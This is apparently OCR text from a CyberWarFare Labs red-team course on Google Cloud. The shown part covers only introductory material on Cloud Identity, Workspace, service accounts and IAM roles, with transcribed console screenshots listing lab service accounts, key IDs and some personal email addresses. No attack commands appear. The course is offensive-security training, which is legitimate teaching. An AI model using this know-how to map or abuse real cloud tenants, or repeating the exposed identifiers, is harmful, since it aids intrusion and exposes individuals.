CWL
CyberWarFare Labs

Multi-Cloud Red Team Analyst (MCRTA) : GCP

Multi-Cloud Red Teaming

Red Teaming in GCP Cloud Environment

1. Introduction to Google Cloud
2. Authentication Methods
3. CLI Based Enumeration
4. Red Team Ops in Google Cloud


Introduction to Google Cloud

1.1 Google Cloud Overview

Three Main Components of Google Cloud are:

- Cloud Identity
- Google Workspace [G-suite]
- Google Cloud Platform [GCP]

Idaas



(IAAS, PASS, SAAS)

(SAAS, Idaas)

1.1.1 Cloud Identity

Cloud Identity :

- Identity Provider
  - Cloud Identity is an Identity as a Service (IDaaS) solution that centrally manages users and groups.
  - You can configure Cloud Identity to federated identities between Google and other identity providers, such as Active Directory and Azure Active Directory.
  - **Cloud Identity API :** https://cloudidentity.googleapis.com ----- Organization Admin [Gcloud Role]

1.1.2 Google Workspace

Google Workspace [Formerly known as G Suite] :

- Identity Provider
  - Google Workspace have inbuilt Idaas solution for accessing SAAS Applications and GCP Resource.
- Collaboration SAAS Application
  - Google Workspace plans provide a custom email for your business and includes collaboration tools like Gmail, Calendar, Meet, Chat, Drive, Docs, Sheets, Slides, Forms, Sites, and more.

- **Google Workspace API :** https://www.googleapis.com/
- **Mail API :** https://mail.googleapis.com/*
- **Drive API :** https://drive.googleapis.com/*
- **Calendar API :** https://calendar.googleapis.com/*


1.1.3 Google Cloud Platform

Google Cloud Platform (GCP), offered by Google, is a suite of cloud computing services that runs on the same infrastructure that Google uses internally for its end-user products, such as Google Search, Gmail, file storage, and YouTube.


➢ **Regions -**

- Regions are independent geographic areas that consist of zones. Means Regions are collections of zones.
- There are around 24 regions in of google cloud.


Google Cloud Architecture



Google Cloud Services



GCP Resources Hierarchy



Service Account :

- A service account is a special type of Google account intended to represent a non-human user that needs to authenticate and be authorized to access data in Google APIs.
- Mainly, There are two types of service accounts
  - User-managed service accounts
  - Default service accounts

List of Service Accounts In a Projects :

console.cloud.google.com/iam-admin/serviceaccounts?project=alert-nimbus-335411

Google Cloud | My First Project | Search Products, resources, docs (/)

IAM & Admin

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts
- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Manage Resources
- Release Notes

Service accounts | + CREATE SERVICE ACCOUNT | DELETE | MANAGE ACCESS | REFRESH | HELP ASSISTANT | LEARN

Service accounts for project "My First Project"

A service account represents a Google Cloud service identity, such as code running on Compute Engine VMs, App Engine apps, or systems running outside Google. Learn more about service accounts.

Organization policies can be used to secure service accounts and block risky service account features, such as automatic IAM Grants, key creation/upload, or the creation of service accounts entirely. Learn more about service account organization policies.

Filter Enter property name or value

Email	Status	Name	Description	Key ID	Key creation date	OAuth 2	Actions
lpriv-service-account@alert-nimbus-335411.iam.gserviceaccount.com				No keys		100701	
hpriv-service-account@alert-nimbus-335411.iam.gserviceaccount.com				No keys		110406	
alert-nimbus-335411@appspot.gserviceaccount.com		App Engine default service account		45fe8c03e6d0f6246d3fe4e8513e229b1b7e70de	Jul 20, 2022	100130	
automation@alert-nimbus-335411.iam.gserviceaccount.com		automation		3bc6186fcec528aa175f3a7797592c32c19cee88	Aug 11, 2022	105303	
233003792018-compute@developer.gserviceaccount.com		Compute Engine default service account		No keys		113382	
cwl-chmrts-lab@alert-nimbus-335411.iam.gserviceaccount.com		cwl-chmrts-lab		1f520e0e37b3c313ddafbd9674d8b76cb95130ea	Aug 3, 2022	102913	
emp00-00@alert-nimbus-335411.iam.gserviceaccount.com		emp00		2bb45ee2cacbae223f1cfc9c34f3d01101c4141e	Aug 10, 2022	102570	

Service Account Credential [Key] :

console.cloud.google.com/iam-admin/serviceaccounts/details/102570527871280233559/keys?project=alert-nimbus-335411

Google Cloud | My First Project | Search Products, resources, docs (/)

IAM & Admin

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts
- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Manage Resources
- Release Notes

emp00 | HELP ASSISTANT

DETAILS | PERMISSIONS | KEYS | METRICS | LOGS

Keys

Service account keys could pose a security risk if compromised. We recommend you avoid downloading service account keys and instead use the Workload Identity Federation. You can learn more about the best way to authenticate service accounts on Google Cloud here.

Add a new key pair or upload a public key certificate from an existing key pair.

Block service account key creation using organization policies.
Learn more about setting organization policies for service accounts

ADD KEY

Type	Status	Key	Key creation date	Key expiration date
	Active	2bb45ee2cacbae223f1cfc9c34f3d01101c4141e	Aug 10, 2022	Jan 1, 10000

1.2 Cloud IAM [Identity & Access Management]

- Identity and Access Management (IAM) lets administrators authorize who can take action on specific resources, giving you full control and visibility to manage Google Cloud resources centrally.


- IAM follows Resource based policy instead of Identity based policy.

- IAM policies are attached to resources not identities.

- In IAM we can't directly identify what permissions does an identity contains but we can enumerate what permission an identity have on a specific resource.

- In IAM, permission to access a resource isn't granted directly to the end user. Instead, permissions are grouped into roles, and roles are granted to authenticated members.

GCP Cloud IAM



console.cloud.google.com/iam-admin/iam?authuser=4&orgonly=true&organizationId=769569318697&supportedpurview=project

Google Cloud Platform | atomic-nuclear.site | Search Products, resources, docs (/)

IAM & Admin

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts
- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Manage Resources
- Release Notes

IAM | ADD | REMOVE | HELP ASSISTANT

PERMISSIONS | RECOMMENDATIONS HISTORY

Permissions for organization "atomic-nuclear.site"

These permissions affect this organization and all of its resources. Learn more

1 service account with highly privileged roles Owner / Editor has excess permissions.
Improve security by applying recommendations to this account.
Learn more about recommendations.

VIEW RECOMMENDATIONS IN TABLE

View By: PRINCIPALS | ROLES

Filter Enter property name or value

Type	Principal	Name	Role	Security insights	Inheritance
	atomic-nuclear.site		Billing Account Creator		
			Project Creator		
	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator	11/14 excess permissions	
			Owner	5240/5275 excess permissions	
			Project Creator	2/2 excess permissions	
	cehmanish@gmail.com		Owner	5241/5275 excess permissions	
	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer	2329/2354 excess permissions	
	manish@atomic-nuclear.site	Manish Gupta	Folder Admin		
			Organization Administrator	2/14 excess permissions	
			Owner	4928/5275 excess permissions	

IAM Role Binding - Organization Level

console.cloud.google.com/iam-admin/iam?authuser=4&orgonly=true&project=alert-nimbus-335411&supportedpurview=project

Google Cloud Platform | My First Project | Search Products, resources, docs (/)

IAM & Admin

- IAM
- Identity & Organization
- Policy Troubleshooter
- Policy Analyzer
- Organization Policies
- Service Accounts
- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Manage Resources
- Release Notes

IAM | ADD | REMOVE | HELP ASSISTANT

PERMISSIONS | RECOMMENDATIONS HISTORY

Permissions for project "My First Project"

These permissions affect this project and all of its resources. Learn more

View By: PRINCIPALS ROLES

Include Google-provided role grants

Filter Enter property name or value

Type	Principal	Name	Role	Security insights	Inheritance
	233003792018-compute@developer.gserviceaccount.com	Compute Engine default service account	Owner	5272/5275 excess permissions	
	233003792018@cloudservices.gserviceaccount.com	Google APIs Service Agent	Owner	5261/5275 excess permissions	
	automation@alert-nimbus-335411.iam.gserviceaccount.com	automation	Organization Administrator Owner		atomic-nuclear.site atomic-nuclear.site
	cehmanish@gmail.com		Editor Owner	4832/4865 excess permissions	atomic-nuclear.site
	cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	cwl-svc	Viewer	2354/2354 excess permissions	
	emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	emp00	Viewer		atomic-nuclear.site
	manish@atomic-nuclear.site	Manish Gupta	Kubernetes Engine Cluster Admin	1/9 excess permissions	

IAM Role Binding - Project Level

console.cloud.google.com/compute/instances?onCreate=true&authuser=4&organizationId=769569318697&orgonly=true&project=alert-nimbus-335411&supportedpurview=project

Google Cloud Platform | My First Project | Search Products, resources, docs (/)

Compute Engine

Virtual machines
- VM instances
- Instance templates
- Sole-tenant nodes
- Machine images
- TPUs
- Committed use discounts
- Migrate for Compute Engi...

Storage
- Disks
- Snapshots
- Images

Marketplace

Release Notes

VM instances | CREATE INSTANCE | IMPORT VM | REFRESH | OPERATIONS | HELP ASSISTANT | HIDE INFO PANEL | LEARN

INSTANCES | INSTANCE SCHEDULE

VM instances are highly configurable virtual machines for running workloads on Google infrastructure. Learn more

Filter Enter property name or value

Status	Name	Zone	Recommendations	In use by	Internal IP	Exter	Connect
✓	instance-1	us-central1-a			10.128.0.2 (nic0)	34.6	SSH

Related actions — DISMISS

- View billing report — View and manage your Compute Engine billing
- Monitor VMs — View outlier VMs across metrics like CPU and network
- Explore VM logs — View, search, analyze, and download VM instance logs
- Set up firewall rules — Control traffic to and from a VM instance
- Patch management — Schedule patch updates and view patch compliance on VM instances

instance-1

PERMISSIONS | LABELS | MONITORING

Edit or delete permissions below or "Add Principal" to grant new — ADD PRINCIPAL

Show inherited permissions

Filter Enter property name or value

Role / Principal	Inheritance
Compute Instance Admin (beta) (1)	
admin@atomic-nuclear.site	
Compute OS Login (1)	
os-login-acct@alert-nimbus-335411.iam.gserviceaccount.com	
Editor (1)	
Kubernetes Engine Service Agent (1)	
Owner (6)	
Viewer (2)	
cwl-svc@alert-nimbus-335411.iam.gserviceaccount.com	
emp00-00@alert-nimbus-335411.iam.gserviceaccount.com	

IAM Role Binding - Resource Level

Identity [Members] :

- A member can be a Google Account (for end users), a service account (for apps and virtual machines), a Google group, or a Google Workspace or Cloud Identity domain that can access a resource.

- The identity of a member is an email address associated with a user, service account, or Google group; or a domain name associated with Google Workspace or Cloud Identity domains.

Type of member in GCP:

- Google Account
- Service account
- Google group
- Google Workspace domain
- Cloud Identity domain
- All authenticated users
- All users

Roles:

- A role is a collection of permissions. Permissions determine what operations are allowed on a resource. When you grant a role to a member, you grant all the permissions that the role contains.

Type of roles in GCP

- **Basic roles:** Roles historically available in the Google Cloud Console. These roles are Owner, Editor, and Viewer.
- **Predefined roles:** Roles that give finer-grained access control than the basic roles.

- **Custom roles:** Roles that you create to tailor permissions to the needs of your organization when predefined roles don't meet your needs.

➢ Role is specified in the form of **roles/service.roleName**

console.cloud.google.com/iam-admin/roles?authuser=4&organizationId=769569318697&orgonly=true&supportedpurview=organizationId

Google Cloud Platform | atomic-nuclear.site | Search Products, resources, docs (/)

IAM & Admin

- Workload Identity Federat...
- Labels
- Tags
- Settings
- Privacy & Security
- Identity-Aware Proxy
- Roles
- Audit Logs
- Asset Inventory
- Essential Contacts
- Groups
- Early Access Center
- Manage Resources
- Release Notes

Roles | + CREATE ROLE | CREATE ROLE FROM SELECTION | — DISABLE | DELETE | HELP ASSISTANT | SHOW INFO PANEL

Roles for "atomic-nuclear.site" organization

A role is a group of permissions that you can assign to principals. You can create a role and add permissions to it, or copy an existing role and adjust its permissions. Learn more


Filter Enter property name or value

Type	Title	Used in	Status
